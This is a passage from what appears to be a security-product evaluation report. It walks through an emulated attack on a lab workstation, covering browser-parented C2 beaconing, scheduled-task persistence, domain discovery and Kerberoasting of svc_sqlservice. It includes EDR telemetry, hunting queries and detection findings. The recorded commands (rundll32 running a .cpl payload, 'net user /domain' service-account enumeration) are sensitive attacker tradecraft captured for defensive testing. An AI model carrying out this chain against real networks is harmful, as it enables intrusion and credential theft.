	class_name - Network Activity class_uid - 4001 associated_class_name - associated_class_uid - activity_name - Traffic activity_id - 306 category_name - System Activity category_uid - 1 type_name - Network Activity: Traffic type_uid - 400106 status_code - 0 status_id - 1 status - Success status_detail - Network Connection	device.hostname - WS01 device.type - Laptop device.ip - 10.10.70.202 device.uid - b7a91dcd-1519-4430-8c6e-a8be2ecd666b	src_endpoint.ip - 10.10.70.202 src_endpoint.port - 54497 dst_endpoint.ip - dst_endpoint.port - 80 connection_info.protocol_num - 6 connection_info.protocol_name - tcp connection_info.direction - Outbound connection_info.direction_id - 2 connection_info.protocol_ver - IPv4 connection_info.protocol_ver_id - 4 traffic.bytes - url.url_string - download.windowsupdate.com	actor.process.name - rundll32.exe actor.process.pid - 2064 actor.process.uid - 78eae7d5-e7fc-ff45-bea9-5bba39f239ec actor.process.cmd_line - "C:\WINDOWS\system32\rundll32.exe" Shell32.dll,Control_RunDLL "C:\Users\jack.white\Downloads\Reader_en_install.cpl", actor.process.created_time - actor.process.file.name - rundll32.exe actor.process.file.path - C:\WINDOWS\system32\rundll32.exe actor.process.file.sha256 - 4193F529BFF2729769D82CB83EE206D2AF16C59208D6DC5CD8B54CD9C6703A11 actor.process.file.ext - EXE actor.process.file.type_id - 1 actor.user.name - jack.white actor.process.parent_process.name -	finding_info.created_time - finding_info.src_url - finding_info.types - finding_info.attacks - finding_info.title - finding_info.analytic.name - finding_info.analytic.type - finding_info.analytic.category -

Step 3. Command and Control

Step 3	Command and Control: Browser-Parented Beacon Execution
Description	In this phase, we used a **C2 Framework** to establish a legitimate-appearing parent/child process relationship to simulate a stealthy C2 channel. The payload was spawned under trusted process trees such as **explorer.exe** → **chrome.exe** or **explorer.exe** → **msedge.exe**, blending malicious activity into normal user-driven behaviour. This step evaluated whether the EDR solution detects anomalous process creation, suspicious command-line parameters, or unusual outbound connections, and whether detection relies solely on process ancestry or incorporates deeper behavioural analysis.
TTPs	• **T1071.001 – Application Layer Protocol: Web Protocols** Use of HTTP/HTTPS communication to blend C2 traffic with legitimate web traffic. • **T1036 – Masquerading** Execution of malicious activity under legitimate browser processes to evade detection. • **T1055 – Process Injection** Injection of Beacon code into a legitimate process to establish covert execution. • **T1105 – Ingress Tool Transfer** Previously delivered payload establishing outbound communication to external C2 infrastructure.
Performed on	WS01
Host IPv4	10.10.70.202
Integrity level	medium integrity

Monitored Activities from the Security Product


Result / Observations

We did not observe any active alerts related to the activities carried out during this step. However, threat hunting confirms this step more directly than the active-response evidence because it exposes the exact process relationship on **WS01**. The screenshot shows a **Process Activity / Launch** event in which **chrome.exe** is started with **rundll32.exe** as the actor process. The recorded command line for the source process includes rundll32.exe Shell32.dll,Control_RunDLL with the **Reader_en_install.cpl** path, while the target process is **C:\Program Files\Google\Chrome\Application\chrome.exe**. This provides a clear hunting-level validation that browser execution was not user-driven in the normal sense but was initiated from the malicious **rundll32.exe** context.

That visibility is important because it captures the core idea of the tested technique: execution was moved into a trusted browser process to make the activity appear more legitimate. The hunting data therefore does not just show that **chrome.exe** was present but ties it to the malicious CPL-based execution chain that preceded it. This materially improves interpretability, as it demonstrates that the browser-parented process was linked to the earlier compromise path rather than appearing as an isolated browser event.

At the same time, the hunting evidence shown here is still somewhat narrower than the full step description. It validates the launch of **chrome.exe** from **rundll32.exe**, but it does not by itself show the later **injection mechanics**, suspicious thread activity, or the subsequent outbound beacon traffic that would fully demonstrate the complete command-and-control establishment within the browser process. In that sense, the hunting result is useful and relevant, but it confirms primarily the **process-transition aspect** of the technique rather than the entire browser-parented C2 workflow end to end.

Step 3 Manual investigation for telemetry / Threat hunting



Step 4. Persistence

Step 4	Persistence: Scheduled Task Creation
Description	After establishing a C2 foothold on **WS01**, we simulated unprivileged local persistence by creating a scheduled task. Using the internal **CS-Persistence kit (BOF option)**, a scheduled task was created under the current user context to re-execute the Beacon at logon or via a defined trigger. This step emulated a common persistence technique that does not require administrative privileges and blends into legitimate task scheduling activity. The objective was to assess whether scheduled task creation is properly monitored and correlated with prior C2 activity. The activity was performed under the user context **jack.white@lab.local** on **WS01**.
TTPs	• **T1053.005 – Scheduled Task/Job: Scheduled Task** Creation of a scheduled task to achieve execution persistence on the compromised host. • **T1547 – Boot or Logon Autostart Execution** Use of an execution trigger tied to user logon to maintain access. • **T1564.001 – Hide Artifacts: Hidden Files and Directories** If the persistence components were concealed to reduce visibility. • **T1036 – Masquerading** If the scheduled task name was crafted to resemble a legitimate system or application task.
Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local
Integrity level	medium integrity

Monitored Activities from the Security Product


Result / Observations

On WS01, persistence was established through creation of a scheduled task that referenced an unsigned msedge.exe binary written to C:\Users\jack.white\AppData\Local\Microsoft\Edge\msedge.exe. The screenshots show that the file was first observed on WS01, identified as Microsoft Edge–named content but lacking a valid signature, and subsequently classified as malware by the DeepAV engine. The incident summary also links the file creation back to chrome.exe, indicating that the payload was dropped from within the active browser context rather than appearing as a legitimate operating system or software-update artifact.

From a detection perspective, the EDR captured an important part of the persistence chain at file level before task execution details were shown: the payload write into a user-writable Edge directory was flagged as browser-related activity and as a suspicious file creation associated with boot or logon autostart behaviour. That is a relevant and useful signal, especially because the file name and storage path were clearly chosen to blend in with legitimate Microsoft Edge components. At the same time, the screenshots suggest that the detection emphasis was placed more on the dropped binary itself than on the full persistence mechanism, so the visibility into the actual scheduled-task creation appears somewhat less direct in the evidence shown here.

Overall, the available screenshots indicate that the solution did recognize the malicious persistence artifact on WS01 and tied it to the broader compromise. However, the fact that the most explicit evidence shown here centres on file creation and malware classification, rather than a clearly correlated end-to-end scheduled-task event chain, suggests that persistence coverage was present but not fully demonstrated in a particularly strong or comprehensive way in these screenshots.

Step 4 Detection (Active response)




Step 5. Discovery

Step 5	Discovery: Local System & Domain Enumeration
Description	In this phase, we conducted **Discovery activities** on **WS01** under the user context **jack.white@lab.local**. The actions simulated typical post-exploitation reconnaissance, including enumeration of system information, user privileges, network configuration, domain membership, running processes, and accessible resources. The objective was to assess whether reconnaissance activity from a non-privileged account is detected, logged, and correlated with prior C2 and persistence activity.
TTPs	• **T1082 – System Information Discovery** Enumeration of operating system details and host-specific configuration. • **T1033 – Account Discovery** Identification of the current user context and other local/domain accounts. • **T1057 – Process Discovery** Enumeration of running processes to identify security tools or privileged processes. • **T1016 – System Network Configuration Discovery** Collection of network configuration details such as IP address and routing information. • **T1069.001 – Permission Groups Discovery: Local Groups** Enumeration of local group memberships to identify privilege levels. • **T1069.002 – Permission Groups Discovery: Domain Groups** Enumeration of domain group memberships and potential privileged accounts.
Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local
Integrity level	medium integrity

Monitored Activities from the Security Product

Result / Observations	We did not observe any active alerts or relevant telemetry related to the activities carried out during this step. However, from a threat-hunting perspective, the evidence for this discovery step is fairly limited. The screenshot shows chrome.exe on WS01 loading samlib.dll, which is at least directionally consistent with account- or security-related enumeration activity and therefore fits the broader context of local or domain discovery performed from the active beacon process. This is useful insofar as it shows that the hunting data preserved module-level context for the browser-hosted process and can surface supporting artifacts beyond simple process creation alone. At the same time, this evidence is noticeably weaker than what would be ideal for validating the full scope of the tested discovery actions. The screenshot does not show the actual BOF executions, specific command lines, returned enumeration results, or a clear sequence covering items such as session discovery, UAC-status checks, service inspection, or direct user-account enumeration for jack.white@lab.local. In other words, the hunting view suggests supporting activity that may relate to reconnaissance, but it does not reconstruct the full discovery chain with the same clarity as a dedicated process, command-line, or alert-based view would. Overall, the hunting result provides some contextual visibility for the step, but on its own it is only a partial confirmation of the broader local-system and domain-enumeration activity.

Step 5 Manual investigation for telemetry / Threat hunting



Step 6. Credential Access

Step 6	Credential Access: Kerberoasting Service Account
Description	In this step, we simulated a **Kerberoasting** attack by identifying the service account **svc_sqlservice**, which had a registered SPN and was therefore susceptible to ticket extraction. Using a Beacon Object File (BOF), a Kerberos service ticket (TGS) was requested from the domain controller and extracted for offline analysis. Brute-forcing the hash was out of scope; for subsequent steps, the password was assumed to be **fall24!**. The objective was to evaluate detection capabilities related to abnormal Kerberos ticket requests and potential Kerberoasting indicators within the domain.
TTPs	• **T1558.003 – Steal or Forge Kerberos Tickets: Kerberoasting** Requesting service tickets for accounts with SPNs to enable offline password cracking. • **T1003 – OS Credential Dumping** Extraction of authentication material for offline credential recovery. • **T1087.002 – Account Discovery: Domain Account** Identification of domain service accounts suitable for Kerberoasting.
Performed on	WS01
Host IPv4	10.10.70.202
User context	jack.white@lab.local

Monitored Activities from the Security Product


Result / Observations

We did not observe any active alerts related to the activities carried out during this step. However, threat hunting provides useful visibility into the preparation phase of this step and, to some extent, into the process context in which the Kerberoasting activity occurred. The hunting results on **WS01** show a **cmd.exe**-driven launch of **net.exe** with the command line net user /domain | findstr /I "svc", which is a clear indicator of service-account discovery. A second grouped hunting view also exposes the follow-up command net user svc_sqlservice /domain, confirming that the identified account was then queried directly. This makes the reconnaissance sequence leading into the attack easy to validate and shows that the surrounding account-enumeration activity was visible in detail.

The hunting data also ties these commands back to the broader malicious execution context rather than showing them as isolated administrative actions. In the screenshots, the relevant launches are associated with the compromised **chrome.exe** process context on **WS01**, which helps explain how the reconnaissance was performed after the earlier compromise. In addition, one hunting result shows **kerberos.dll** being loaded within that same process context. That is directionally relevant, because it is consistent with Kerberos-related activity occurring in the process used during this phase.

At the same time, the hunting evidence remains incomplete for the actual **Kerberoasting** action itself. While it clearly confirms the preparatory discovery commands and shows Kerberos-related module loading, it still does **not** provide a direct view of the decisive step, such as an explicit TGS request for **svc_sqlservice**, a clearly abnormal Kerberos ticket acquisition event, or another strong indicator that the service ticket was actually extracted. As a result, the hunting coverage for this step appears stronger for the **lead-up and surrounding execution context** than for the **credential-access action itself**. That is still useful from an investigative perspective, but it suggests only partial visibility into the full Kerberoasting workflow.

Step 6 Manual investigation for telemetry / Threat hunting




Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.uid contains "adeb76ad-e51d-7599-d681-63ea29db6be8" and activity_name contains "Launch" groupby actor.process.file.name, process.cmd_line
```

Add IOA

Valid Query, Press space or comma to add more criteria.

Chart Summary Collapse



Hunting Result

Showing all 1 unique actor.process.file.name(s)	count	Value(s)
chrome.exe	2	

process.cmd_line	count
C:\WINDOWS\system32\cmd.exe /C net user /domain | findstr /I "svc"	1
C:\WINDOWS\system32\cmd.exe /C net user svc_sqlservice /domain	1

Syntax | Classic

```
logtype="edrevents" and device.hostname contains "WS01" and actor.process.uid contains "adeb76ad-e51d-7599-d681-63ea29db6be8" and class_name = "Module Activity" and module.file.name = "kerberos.dll"
```

Add IOA

Valid Query, Press space to add more criteria.

Chart Summary Expand

Hunting Result

Timestamp	Event Meta	Device details	Event details	Actor details	Behaviour details
